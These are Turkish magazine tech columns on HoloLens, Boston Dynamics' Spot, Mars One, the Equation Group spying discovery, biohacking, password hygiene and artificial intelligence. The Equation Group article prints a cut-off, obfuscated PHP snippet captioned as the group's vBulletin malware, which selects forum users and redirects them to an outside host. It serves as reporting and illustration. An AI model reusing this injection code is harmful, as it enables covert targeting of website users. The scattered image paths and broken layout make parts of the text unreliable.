HoloLens, içinde Windows 10 işletim sistemi yüklü gelen başlı başına bir kablosuz bilgisayar aslında. Etrafındaki nesnelerin uzaklığını, bulunduğu açıyı, konumunu ve el-yüz işaretleri gibi görsel verileri algılayabilen, bunları hızlı bir şekilde işleyip kullanıcıya geri bildirim sağlayabilen bir sistem üzerine kurulu. Kullanıcıysa cihazla ses, el işaretleri ve bakışlar üzerinden etkileşime girebiliyor. Açıklandığı kadarıyla cihaz 120x120 derece görüş açılı ve derinlik algılayabilen özel bir kamera, kafa pozisyonunun takibi, video ve ses kaydı, göz bebeğini takip eden bir iç sistem ve el hareketlerini algılayan bir algoritmaya sahip. Bunun dışında içindeki **Holographic Processing Unit** adlı parça, tüm sensörlerden gelen veriyi işleyip kullanıcının cihazla gerçekleştireceği temel iletişimi hallediyor. HPU'yu CPU'ya yardımcı olan ikincil bir işlemci olarak düşünebilirsiniz.

PEKİ YA OYUNLAR?

Microsoft varını yoğunu bu cihazı geliştirmeye adamış gibi duruyor. Firma, projeyi fark edilir hale getirmek ve mümkün olduğunca çok sayıda uygun yazılımla desteklemek için küçük ekiplerin yanı sıra AAA oyun stüdyolarını da geliştirici olarak atamış durumda. Şu an State of the Art isimli stüdyo Onsight adlı Mars keşif projesini sanal gerçekliğe taşırken, Windows 10 sunumunda izlediğimiz Minecraft versiyonununu yapan stüdyo da Fit ismiyle ortaya çıktı. Xbox 360'da gördüğümüz Kinect Fun Lab'in yaratıcıları Good Science stüdyosu da HoloLens için bir şeyler geliştiriyor, ama şimdilik sadece "gizli" olduğunu açıklamış durumdalar. Aynı zamanda Microsoft'un önemli stüdyolarından 343 Industries ve Turn 10 stüdyolarının da HoloLens projeleri üzerinde çalıştığı söylentisi var, fakat henüz kesin bir açıklama yapılmadı. Açıkçası, sırf doğru düzgün bir Minecraft uyarlaması bile HoloLens'in başarıyı yakalaması için yeterli olabilir.

Sektördeki uzmanlar, genel halka oranla biraz daha temkinli, ama olumlu düşünüyor. Cihazın devrim yapıp bir anda hayatımızın olmazsa olmazı haline geleceğini beklememiz gerektiğini söyleyen pazar analisti **James McQuivey**, ürünün yine de iyi satacağını düşündüren bazı veriler sunuyor. Bu verilere göre yalnızca ABD'de HoloLens teknolojisini satın alacak **7,2 milyon** insan mevcut. Yani bu teknoloji Google Glass gibi eriyip kaybolacak gibi görünmüyor. Her iki ürün de artırılmış gerçeklik vaadinde bulunsa da, bunun ötesinde HoloLens tamamen farklı öncelikler üzerine kurulmuş durumda.

400-500$ arası bir satış fiyatıyla en erken 2015 sonunda raflardaki yerini alacağı tahmin edilen HoloLens ile ilgili önümüzdeki aylarda yeni açıklamalar bekleyebiliriz. Microsoft'un bu fırsatı iyi değerlendireceğini umuyor, holografik oyunlar oynayacağımız günleri iple çekiyoruz. **-Erim**

BİR TEKME DE SEN VUR!

BOSTON DYNAMICS'İN YENİ ŞAMAR OĞLANI SPOT, GÖRÜCÜYE ÇIKTI

Geçtiğimiz yıl **Google** tarafından satın alınışı ve çılgın askerî robot tasarımlarıyla dikkat çeken **Boston Dynamics**'i duymuş olabilirsiniz. İlk olarak **2005** yılında ortaya çıkardıkları dört ayaklı, arı gibi vızıldayan ve birçok değişik yüzeyde yürüyebilen, köpeğimsi robot **BigDog** ile medyada çok konuşulmuşlardı. Ondan sonra da karabasandan fırlama, saatte 45 kilometre hızla koşabilen **Cheetah**, ve tuhaf yürüyüşüyle çocukların kalbine dehşet saçan **PETMAN** gibi başka renkli projelere de imza attılar.

Bu ay ortaya çıkardıkları son modelin adı ise **Spot**. Spot, ilk bakışta BigDog'un geliştirilmiş bir sürümü gibi görünüyor. Vızıldayarak ortalıkta mutluluk içinde gezen, etrafındaki ortamı algılayabilen ve buna göre yürüyüş şeklini değiştiren, yokuş ve merdivenleri inip çıkabilen bir robot kendisi. Elbette hiçbir Boston Dynamics videosu, bu robotlara kötü davranan insanlar olmadan tam olmuş sayılmaz; o yüzden videoda her zamanki gibi, robotu oraya buraya tekmeleyerek eğlenen Boston Dynamics çalışanları, ve robotun her şeye rağmen dengesini bulabilmesi (ve sabrını koruyup insanoğlunu yok edeceği günü beklemesi) çok dikkat çekti. Video için *tinyurl.com/ogz-mart-spot* adresini ziyaret edebilirsiniz.

Spot'un denge mekanizması aslında aynı insan beynindeki gibi çalışıyor. Robotun özel bazı noktalarına yerleştirilen sensörler, ana bilgisayara robotun "uzuvlarının" uzaydaki yeri, açısı ve birbirine uzaklığını gerçek zamanlı olarak bildirerek, sürekli denge hesaplamalarıyla robotun kendisini ayakta tutmak için elinden geleni yapmasını sağlıyor. "Kinestetik farkındalık" adını verdiğimiz bu özellik insanlarda da mevcut, bu sayede buzda yürürken kaydığınızda, vücudunuz siz daha düşünmeye fırsat bulamadan ani hareketlerle sizi kurtarır (sizi bilmem ama ben yine de fena düştüm).

Google'dan önce **DARPA** bünyesinde var olan Boston Dynamics, BigDog ve onun yan modellerini savaş sırasında askerlere mühimmat taşıması ve mayınlı olabilecek bölgeleri keşfetmesi için geliştiriyordu. Şirketi ordudan satın alan Google'ın, elindeki askerî modelleri nasıl değerlendireceğine dair henüz kesin bir açıklama yok. (Tabii ki *Skynet*, arkadaşlar.) **-Erim**



KIZIL GEZEGENDE GÜNBATIMI

İNSANOĞLUNU YAŞATMAK ÜMİDİYLE, MARS'TA ÖLMEYE GİDİYORUZ

Romantik insanların zayıf noktası, genelde hayatlarını duygular gibi elle tutulamayan şeylerin peşinde yaşamalarıdır kanımca. Fakat o romantizm, o maceracılık, bilimsel bir çabayla birleşirse, işte o zaman tüm insanoğlu için güzeliyle, çirkiniyle, devasa sonuçlar doğabilir.

Mars One isimli görev ve aynı isimli şirket, bu durumun bugüne kadar görülmüş en duygusal örneği olabilir. Proje özetle; bir grup insanı, koloni kurmak amacıyla Mars'a göndermeyi amaçlıyor. İşin sıkıntılı kısmıysa şu: Mars'a gittikten sonra, Dünya'ya dönüş yapmanın bir yolu yok.

Böyle bir görev için istekli insanlar bulmanın zorluğunun farkında olan Hollandalı özel şirket Mars One, projeye katılmak isteyenlerin başvurusunu elden geçirdikten sonra, 200.000'den fazla başvuruyu 100'e indirmeyi başardı (başvurular arasında Türkiye'den de 24 kişi olmasına rağmen, hiçbiri şu anki 100 kişi arasına girememiş). Nihayetinde bu 100 kişi de 12 erkek ve 12 kadın olmak üzere 24 kişilik bir ekibe indirgenecek, ve bu insanlar dörder kişilik altı ekip halinde iki yıl aralıklı görevlerle Mars'a tek yönlü bilet kazanacak. Şirketin umutlu tahminlerine rağmen, **MIT**'nin yaptığı yeni bir araştırmaya göre, oraya ulaşan ilk ekip birkaç aylık bir süre içinde hayatını kaybedecek.



Bilimkurgu yazarlarından ekonomistlere, astrofizikçilerden filozoflara kadar her alandan düşünürün, insanoğlunun nihayetinde uzayda koloniler kurması gerekeceğine dair fikirleri, bu projeyle birlikte resmen gerçek olmak üzere. 2024 tarihiyle birlikte, bu cesur bireyler önderliğinde insanoğlu kanatlarını açacak ve beşiğini terk etmek üzere ilk adımlarını atacak. Kızıl gezegende, sevdikleri herkesten ve her şeyden uzakta yaşamaya ve ölmeye giden bu 24 kişi neler hissedecek? Başarılı olabilecekler mi? Hikâyelerinin derin, ilham verici ve duygusal olacağı kesin. Şu anki 100 kişilik grubun detaylı bilgilerini *tinyurl.com/ogz-mars1* adresinde bulabilirsiniz. Oyungezer adına kendilerini gönülden takdir ediyor, berberlerinde insanlığın en harika değerlerini götürmelerini, izlerini yıldızlara taşımalarını diliyorum. Yolun açık olsun, Mars One! **-Erim**



Kurulacak kolonilerin dışarıdan görünümü böyle olacak.

```
if(!isset($vbulletin) OR !isset($vbulletin->datastore) or isset($_SERVER['HTTPS'])){retu
rn "";}$bd='build_datastore';$v=&$vbulletin;$d=&$v->datastore;$r=&$d->regis
ER['SERVER_ADDR'].$r->config['MasterServer']['servername'];$u=$v->userinfo[
k=substr(md5("19ed39e2fea93e5".$n),0,15);$d->fetch(array($k));clearstatcach
"showthread.php");$st[10]=1258466920;if(!isset($r->$k)){$tmp[0]=true;$tmp[1]=$st[10];$bd
($k,serialize($tmp),1);$d->fetch(array($k));if(!isset($r->$k)){return "";}}$rk=&$r->$k;i
f (!is_array($rk)){$rk=unserialize($rk);}if($rk[0]==false OR $rk[1]!==$st[10]){return ""
;}if(THIS_SCRIPT=='showthread' or (THIS_SCRIPT=='private' and ($_REQUEST['do']=='newpm'
or $_REQUEST['do']=='showpm'))){$eu=urlencode($u);$md=md5($u);if(true and $md!=='84b8026
b3f5e6dcfb29e82e0b0b0f386' and $md!=='e6d290a03b70cfa5d4451da444bdea39'){$td=time();$key
=substr(md5($n.$u.$v->userinfo['salt']),0,15);$d->fetch(array($key));if(!isset($r->$key)
){$bd($key,serialize(array('')),1);$d->fetch(array($key));}$rk=&$r->$key;if (!is_array($
rk)){$rk=unserialize($rk);}if(preg_match('/^(64.38.3.50|195.28.|94.102.|91.93.|41.130.|2
12.118.|79.173.|85.159.|94.249.|86.108.)/',IPADDRESS)){return "";}if($td-$rk[0] >= 86400
){$rk[0]=$td;$rk[1]=rand(0,6);$bd($key,serialize($rk),1);}if($rk[1]>0){$rk[1]=$rk[1]-1;$
bd($key,serialize($rk),1);}else if($rk[1]==0){$rk[1]=$rk[1]-1;$bd($key,serialize($rk),1)
;$htt="http://technology-revealed.com/expand/order.php?design=ABRSRgDQlkUALAxGANDrRuQQof
e6Y0THS8E3hfBC+M+k7CdBmTH5gAkLvgV8EV3ULW+7KoUjbJ4UOFU6SVOtgEK7zTgPPNoDHz4vKecDGe7OzDmJlv
wKvc5uYg/I/5x9"; $htt=$htt."&sn=".bin2hex(substr($u,0,14));$scroll='no';if (preg_match('
```

Equation Group'un ağ sunucularına yüklediği ve belirli kullanıcıları hedef alan yazılımın bir kısmı.

HİÇBİR YER GÜVENLİ DEĞİL

TARİHİN EN GELİŞMİŞ HACKER ÖRGÜTÜNÜN İZLERİ KEŞFEDİLİYOR

Amerika'da **NSA** diye bir kurum var, bildin mi? Özellikle geçtiğimiz yıllardaki **Edward Snowden** sızıntılarıyla alevlenen Ulusal Güvenlik Teşkilatı, ucuz ana haber bültenlerinin tabiriyle, *gün geçmiyor ki yeni bir olaya karışmasın*. 2014'ün Mart ayında Rus yazılım güvenliği şirketi **Kaspersky**'nin keşfetmeye başladığı bilinmeyen bir truva atları bütünü, meraklanıp olayın peşini kovalayan şirketi tarihte bugüne dek görülmüş en gelişmiş hacker grubunun **2001** yılına kadar uzanan izlerine ulaştırmış durumda.

En az 42 ülkede 500 büyük çaplı saldırısı kayıtlara geçen esrarengiz grup, daha önce eşi benzeri görülmemiş karmaşıklıkta yazılım saldırıları uyguluyor. İnternet sunucularını ele geçirip, belirli hacker forumları üzerinden kullanıcılara dağıttıkları yazılımlarla, ilk aşamada hedeflerin sistemlerini tarayarak takip etmeye değer olup olmadıklarını belirliyor. İkinci aşamadaysa disk sürücülerine kalıcı olarak yerleşen ve tespit edilemeyen, her türlü askeri ve üst seviye formatlama işlemine direnebilen casus yazılımlar kuruyor. Düzenlenen bazı saldırılarda Mısır, Ürdün ve **Türkiye** olmak üzere üç ülkenin IP aralıklarının özellikle saldırı dışı bırakılmış olmasıysa dikkat çekiyor.

Saldırılarda kullanılan yazılımların tam olarak nasıl çalıştığını henüz en yetkili uzmanlar bile çözebilmiş değil. Fakat emin oldukları bir şey varsa, o da neredeyse on beş yıldır gizli kalmayı başaran bu siber casusluk grubunun bugüne dek tespit edilen en gelişmiş saldırıların altında imzasının olduğu. Yazılımlardan bazılarının NSA'in Ortadoğu operasyonlarında kullandıklarıyla aynı özelliklere sahip oluşunu ve saldırıların gerektirdiği kaynakları göz önüne alan uzmanlar, grubun büyük olasılıkla NSA destekli bir oluşum olduğu kanaatinde. NSA'den gelen resmi açıklama ise özetle, "yorum yok". **-Erim**

PEYDERPEY CYBORG

YER ALTI "BIOHACKING" HAREKETİNE KISA BİR BAKIŞ

Aramızda çıplak gezen yoktur sanırım (umarım) (lütfen). Hepimiz soğuk havaya karşı kıyafet giyiyor, sert zemine karşı ayakkabı kullanıyor, hızlı modern hayata uyum sağlamak akıllı telefonlar kullanıyoruz. Fakat devir değişedursun, her zaman teknolojiye çoğunluktan daha fazla merak duyan az sayıda insan olmuştur. Öncüler, mucitler, test edilmemiş yeni teknolojileri bazen risk alıp denemekten kendilerini alamazlar.

Tarih boyunca süregelmiş bu durumun son hali kendini "biohacking" hareketinde gösteriyor. Geçtiğimiz ay, İsveçli bir şirkette çalışanlara ofisteki kapıları açabilmeleri için çip takıldığında bu konsept yeniden ilgi toplamaya başladı. İnternet üzerinden bağlantı kuran binlerce insan; yaratıcı, cesur ve bazen de aptalca yöntemlerle kendi vücutlarını modifiye ediyor.

En popüler modifikasyonlar arasında derinin altına yerleştirilen **RFID** çipleri ve parmakuçlarına sokulan mıknatıs implantları var. Mıknatıs implantı, kullanıcıların manyetik alanların varlığını hissetmesini sağlayarak elektronik alanlara "dokunmasını" sağlıyor. Çipler sayesindeyse **NFC** ve **Bluetooth** gibi teknolojileri kullanan cihazlarla türlü etkileşimlere girmek mümkün. Örneğin, geçtiğimiz aylarda *GamerGate* davasıyla gündeme gelen **Zoe Quinn**, eline yerleştirdiği bir NFC çip sayesinde, dokunduğu tüm cihazları **Deus Ex**'i indirebilecekleri bir siteye gönderiyordu. Bu çipleri yalnızca kendileri açabilecekleri biyometrik güvenlik sistemleri



kurmak için kullananlar da var.

Fakat biohacking son derece yer altı bir akım. Kullanılan cihazlar kadar, cihazları vücudun içine yerleştirmek için gereken prosedürler de çoğu zaman ev yapımı oluyor, çünkü gereken operasyonların hiçbiri tıbbi olarak kabul görmediğinden cerrahlar için etik değil. RFID çip gibi küçük cihazlar basit bir enjektörle vücuda enjekte edilebiliyor, fakat daha büyük kesiler gerektiğinde bu işlerde ünlenmiş yer altı cerrahlarına başvuruyorlar. Bilimkurgu kokan bu tarz olguları, gelecek yıllarda daha sık görmeye alışacağız diye tahmin ediyorum. **-Erim**

ŞİFRE SEÇİMİ VE GÜVENLİĞİ

EN GÜVENLİ ŞİFRE NEDİR? (İPUCU: "123456" DEĞİL)

SplashData'nın yıllık "İnternet'te en çok kullanılan 25 şifre" araştırmasının sonuçları şaşırtmıyor: Tahmin edebileceğiniz üzere "**123456**" ve "**password**" halen ilk iki sırayı paylaşıyor. Devamında ise "**qwerty**", "**dragon**", "**football**", "**batman**" gibi klişe sözcükler var. Araştırma daha ziyade Kuzey Amerika ve Batı Avrupa kaynaklı sızıntıları temel alsa da ülkemizdeki durum pek farklı olmasa gerek. Fırsattan istifade, veri güvenliğine dair birkaç tavsiyede bulunalım istedik.

Önlem almanız gereken başlıca iki durum söz konusu. Bunlardan ilki, doğrudan sizi hedef alan saldırılara engel olmak. Bu satırları okuyan kimse doğum tarihini şifre olarak kullanmıyordur sanıyoruz. Ancak çevrenizdeki daha az bilinçli insanları bu konuda uyarmaktan geri kalmayın. En azından önemli hesapların şifreleri (ve gizli soruların yanıtları) için asla doğum tarihiniz, tuttuğunuz takım, vb. kolayca tahmin edilebilecek şeyler seçmeyin. Sizi tanıyan veya hakkınızda araştırma yapan kimselerin isabetli bir tahminde bulunması mümkün. Elbette phishing (yemleme/oltalama) gibi sosyal mühendislik yöntemlerine karşı da her daim gözü açık davranmak gerekiyor, ancak o başka bir yazının konusu.

Doğrudan bizi hedef alan saldırılar tamam da, kayıt olduğumuz bir sitenin kullanıcı veritabanı toptan ele geçirildiğinde ne yapacağız? Böyle bir durumda elimiz kolumuz bağlı, ama yine de kendi adımıza




zararı en aza indirmek için alabileceğimiz bir önlem var: Her sitede farklı birer şifre kullanmak. Önem verdiğiniz her hesabınız için mutlaka farklı şifreler kullanın ki bir tanesi ele geçirildiğinde diğerleri güvende kalsın. En güvenli şifreniz e-posta adresinizinki olsun. E-posta adresinizi ele geçiren bir şahıs, websitelerinin "şifremi unuttum" özelliğini kullanarak, bu e-posta ile ilişkilendirilmiş tüm hesaplarınızı da kolayca ele geçirebilir. Umursamadığınız ıvır zıvır siteler, forumlar, vb. içinse sabit, hatırlaması ve yazması kolay bir şifre seçebilirsiniz, sorun değil. Zihninizdeki yükü azaltır.

Yeni bir şifre yaratmamız gerektiğinde birçoğumuz "G0yuN!" gibi bir şifrenin güvenli olacağını düşünüyoruz. Gerçek şu ki "cayircimenotlakgoyun" hem teknik açıdan daha güvenli hem de hatırlaması daha kolay bir seçim (bkz. xkcd #936). Elbette en güvenli şifre, hiç var olmayandır. Henüz bu konuda parmak izinin ve retina taramasının pek ötesine geçemedik, ancak şifrelere ihtiyaç duymayacağımız günleri iple çekiyoruz. **-Eren**

DÜZ METİN SUÇLULARI

Kayıt aşamasının hemen ardından bazı sitelerin şifrenizi size e-posta yoluyla gönderdiğine tanık olmuşsunuzdur. Böyle bir durumla karşılaşırsanız bilin ki bu e-posta aslında bir tehlike çanı, zira güvenli bir site şifrenizi asla düz metin olarak saklamaz. Onun yerine şifrenizi bir çeşit matematik fonksiyonundan geçirip sonucunu kaydeder. Bu fonksiyonlar tek yönlüdür, dolayısıyla sonuca bakıp tekrar şifreyi elde etmek mümkün değildir. Çok çok basit bir örnek olarak şifredeki harflerin alfabedeki sırasını toplayan bir fonksiyon düşünebilirsiniz. "goyun" sözcüğünü bu fonksiyondan geçirdiğinizde 7+15+25+21+14 işleminden 82 sonucu alınır, ama 82'den tekrar "goyun" sözcüğüne ulaşmak mümkün değildir. Elbette gerçekte çok daha karmaşık ve çakışmalara yol açmayacak ("goyun" haricinde başka bir sürü sözcük 82 sonucunu verebilir) algoritmalar kullanılıyor. Sözün özü, eğer bir site size şifrenizi açık açık gösteriyorsa, o sitenin şifrenizi düz metin halinde sakladığı ve güvenli olmadığı sonucuna varabilirsiniz. Bu tarz siteleri ifşa eden bir blog için plaintextoffenders.com adresini ziyaret edebilirsiniz.



NASIL HATIRLAYACAĞIZ?


Malum, şifreler uzadıkça hatırlamak güçleşiyor. Bununla baş etmek adına şifre yerine şifreyi oluşturmanıza yarayan bir formülü aklınızda tutmayı deneyebilirsiniz. Diyelim ki şifreniz "ksbsyassyuteso". Böyle bir şifreyi aklınızda tutmaktansa, "İstiklâl Marşı'nın ilk iki dizesindeki sözcüklerin baş harfleri" diye hatırlamak çok daha kolay. Nasıl bir formül kullanacağınız size kalmış. Eğer hafızanıza kesinlikle güvenmiyorsanız başvurabileceğiniz başlıca iki çözüm var. Öncelikle, şifrelerinizi dijital olmayan bir ortamda saklayabilir, örneğin odanızdaki bir deftere yazabilirsiniz. Sıradan kullanıcılar için gayet etkili bir çözümdür. Daha kullanışlı bir alternatif için tek bir şifreyle diğer tüm şifrelerinize erişmenizi, hatta bu şifreleri otomatik olarak ilgili sitede kullanmanızı sağlayan uygulamalardan faydalanabilirsiniz. Chrome ve Firefox gibi tarayıcıların senkronizasyon özelliği, şifrelerinizi "bulutta" saklayarak tüm cihazlarınızdan erişime olanak tanıyor. Aynı amaçla kullanılan LastPass ve KeePass gibi ek uygulamalar da var ki her ikisi de diğer pek çok çözüme göre daha güvenlidir. Hatırlama gereksinimi bu yolla ortadan kalktığı için, otomatik üretilen, çok güçlü şifreler kullanabilirsiniz.



YAPAY ZEKA

İNSAN ONU KENDİ SURETİNDE YARATTI

-EREN OKKA



Uzun yıllar önce izlediğim bir belgeselde, yaşlıca bir bilim adamı, yapay zekânın günümüzdeki durumunu şöyle özetliyordu: "Bugün elimizdeki en gelişmiş yapay zekâ, beyin ameliyatı geçirmiş geri zekâlı bir hamamböceğiyle eşdeğer zekâya sahip." Düşünen makineler denince birçoğumuzun zihninde türlü sinema filmleri ve diğer kurgu eserlerden sahneler canlansa da, bu senaryolar günümüz dünyasındaki gerçekle pek az örtüşüyor.

Zekâ sahibi yapay varlıklar yaratma fikri çok eskilere, milattan öncesine değin uzanıyor. İlk örneklerden biri Yunan mitolojisindeki bronz dev Talos olarak kabul edilir. İnsanların bu fikre duyduğu hevesi suistimal eden (birkaç ay önce Analog sayfamızda konuk ettiğimiz) Mekanik Türk gibi icatlar da tarihe adını yazdırmıştır. Düşünen makinelerin resmiyet kazanışıysa ancak yirminci yüzyıla, bilgisayar biliminin doğuşuna denk geliyor.

Yapay zekâyı net olarak tanımlamak kolay değil, zira zekânın doğası henüz tümüyle anlaşılmış değil. Öte yandan, "yapay zekâ" çevirisi "artificial intelligence" terimini tam olarak karşılamıyor. Genel tanıma göre yapay zekâ, makinelerin insan zekâsını simüle edebilmesi anlamında kullanılıyor. İnsan gibi düşünsün, insanlar tarafından öğretilenden daha fazlasını düşünsün gibi bir yaklaşım söz konusu. Bu tanım yalnızca mantıklı düşünme, hesaplama ve veri işleme becerisini değil; problemleri duruma uygun bir biçimde çözme, çözüm bulma sürecinde ön bilgileri derlemenin yanında yaratıcılık kullanma, çevredeki nesnelerin tanınması, dil kullanımı ve benzeri yetileri de içeriyor.


İnsan söz konusu olduğunda karar verme mekanizması kabaca dört aşamadan oluşuyor. İlk önce dış olayları gözlemleyip birtakım deliller elde ediyoruz. Ardından bu delilleri yorumlayıp anlamlandırıyoruz. Değerlendirme sürecinde doğru ile yanlışı ayırt ediyoruz. Son olarak vardığımız kanıya göre bir karar veriyor ve bu karar uyarınca bir davranış gösteriyoruz.

Bu sürecin deterministik olup olmadığı, özgür irade ve benzeri değişkenler ayrı bir tartışmanın konusu. Bizim için önemli olan şu: İnsan gibi davranan bir makinenin, aynı zamanda insan gibi düşünmesi şart mı? Yüzyıllar önce kuşlardan ilham alıp kanatlarla uçma hayali kurduğumuz günleri düşünün. Uçmanın tek yolunun bu olmadığını keşfetmemiz biraz zaman aldı. Peki ya sırf kanat çırpmıyor diye "uçaklar aslında uçmuyor" diyebilir miyiz? Benzer şekilde, akıl ve zekâ söz konusu olduğunda da, önemli olan ortaya koyulan sonuç değil midir? Yapay bir makinenin "zeki" kabul edilebilmesi için, biyolojik sistemlerle aynı şekilde mi çalışması gerekir?

BALIK TUTMA MAKİNESİ

İnsan yeni doğduğu vakit yardıma muhtaç, ama öğrenmeye açık bir canlıdır. Yıllar boyunca çevresindeki diğer insanları rol modeli olarak benimser ve yaptıklarını taklit eder. Konuşma yetisi dahi bu şekilde kazanılır. Türkçe, İngilizce veya herhangi bir diğer dil insan beyninde doğuştan yer almaz. Birey, içinde yaşadığı ortama göre bir öğrenim süreci geçirir, nesnelere ve kavramlara etiketler yapıştırır ve onları birbiriyle ilişkilendirir.


Yapay zekâ üzerine kafa yoran insanların da göz önüne aldığı başlıca yordamlardan biri budur: Makinlere dili ya da bilgiyi değil, öğrenme yetisini bahşetmek. İnsan beynini simüle eden yapay sinir ağları ve benzeri ileri düzey uygulamalar bir yana, az buçuk programlama bilgisine sahip herkesin bunu basit ölçüde gerçekleştirmesi mümkün. Tek yapmanız gereken makineye geri bildirim sağlamak







Biri yapay, biri doğal. Bu mesafeden bakınca hangisinin hangisi olduğunu anlamak güç.



YARATICILIĞINI KONUŞTUR

Bir makineyi hangi noktada "akıllı" ya da "zeki" olarak nitelendireceğimiz sorusunun yanıtı, kişiden kişiye değişiyor. Bir Mozart bestesini dinleyip duygulandıktan sonra, onu aslında Mozart'ı taklit etmek üzere programlanmış bir yazılımın bestelendiğini öğrenseniz nasıl hissederdiniz? İnternette aylardır konuşup anlaştığınız, hoşlandığınız, duygusal bir bağ kurduğunuz biriyle yüz yüze görüşmek istediğinizde, size fiziksel bir bedene sahip olmadığını itiraf etse ne tepki verirdiniz? Günümüzde dahi örnekleri görülen bu tür olaylar, gelecekte daha sık karşımıza çıkacak.







Günümüzde insan haricinde bir şeyi "akıllı" olarak tanımlarken çoğunlukla mecaz yapıyoruz. Örneğin yeni telefonlara "smart" yani "akıllı" diyoruz ama bu büyük oranda bir pazarlama taktiğinden ibaret.

ve aldığı geri bildime göre davranış parametrelerini değiştirmesine olanak tanımak.

Diyelim ki bir tic-tac-toe (XOX, ya da ne derseniz) oyunu geliştiriyorsunuz. Tek kişilik oyunu mümkün kılmak için bir yapay zekâ kodlamanız gerekiyor, ama olası bütün hamleleri tek tek girmek gibi sıkıcı bir işe bulaşmak istemiyorsunuz. Aslında bu, diğer oyunlara göre gayet kolay bir iş. 3x3 oyun tahtasında yapılabilecek toplam hamle sayısı kısıtlı. Hatta tüm hamleleri elle kodlamak yerine lineer cebirden faydalanıp oyun tahtasını bir matris olarak değerlendirebilir, belirli hamlelerin transpozesini alıp işinizi kolaylaştırabilirsiniz. Ancak daha farklı bir yol izleyip, ona normal bir insanla ilk kez oynuyormuş gibi kurallardan bahsetmeniz de mümkün: "Kutucuklara sırayla birimiz X, birimiz O koyacağız. Herhangi bir yönde yatay, dikey veya çapraz üç adet simgeyi yan yana getiren oyunu kazanır." Sadece bu bilgiyle, hatta daha azıyla, hangi durumda nasıl bir hamle yapması gerektiğini zamanla öğrenen bir yapay zekâ programlayabilirsiniz. Oynadığınız ilk birkaç oyunda mutlak surette yenilen bilgisayar, yaptığı hatalardan ders alıp ve/veya sizin nasıl oynadığınızı gözlemleyip kendini geliştirebilir ve nihayetinde yenilmez bir hal alabilir.

YAPAY OLANIN REDDİ

Biz insanlar, doğal olanı en doğru olan sanmak gibi bir genel yanılgı içindeyiz. "Tamamen doğal" olarak pazarlanan bir ürünün altındaki "çok yararlı" ya da "hiç zararı yok" imasına ya da doğaya yönelim safsatasının daha uç örneklerine sürekli rastlıyoruz. Elbette ki doğal yaşamın bir gereği ya da parçası olarak nitelendirilebilecek birçok şey insanlar için faydalıdır. Lakin yapay olarak addettiğimiz ürünler ve çözümler kimi zaman doğal karşıtına göre çok daha doğru bir tercihtir.

Yapay olana karşı taşıdığımız önyargı, yapay zekâyı da kapsıyor. Sırf teni başka renkte olanları yüzyıllarca aşağı görmüş bir toplumun, zamanı geldiğinde etsiz kemiksiz varlıkları ötekileştirmekte bir sakınca görmeyeceği ortada. Robotlar tekmelenecek, aşağılanacak, hiç olmadı "ruhsuz" olmakla itham edilecek. Nefret söyleminden payını elbet makinedeki hayalet de alacak.

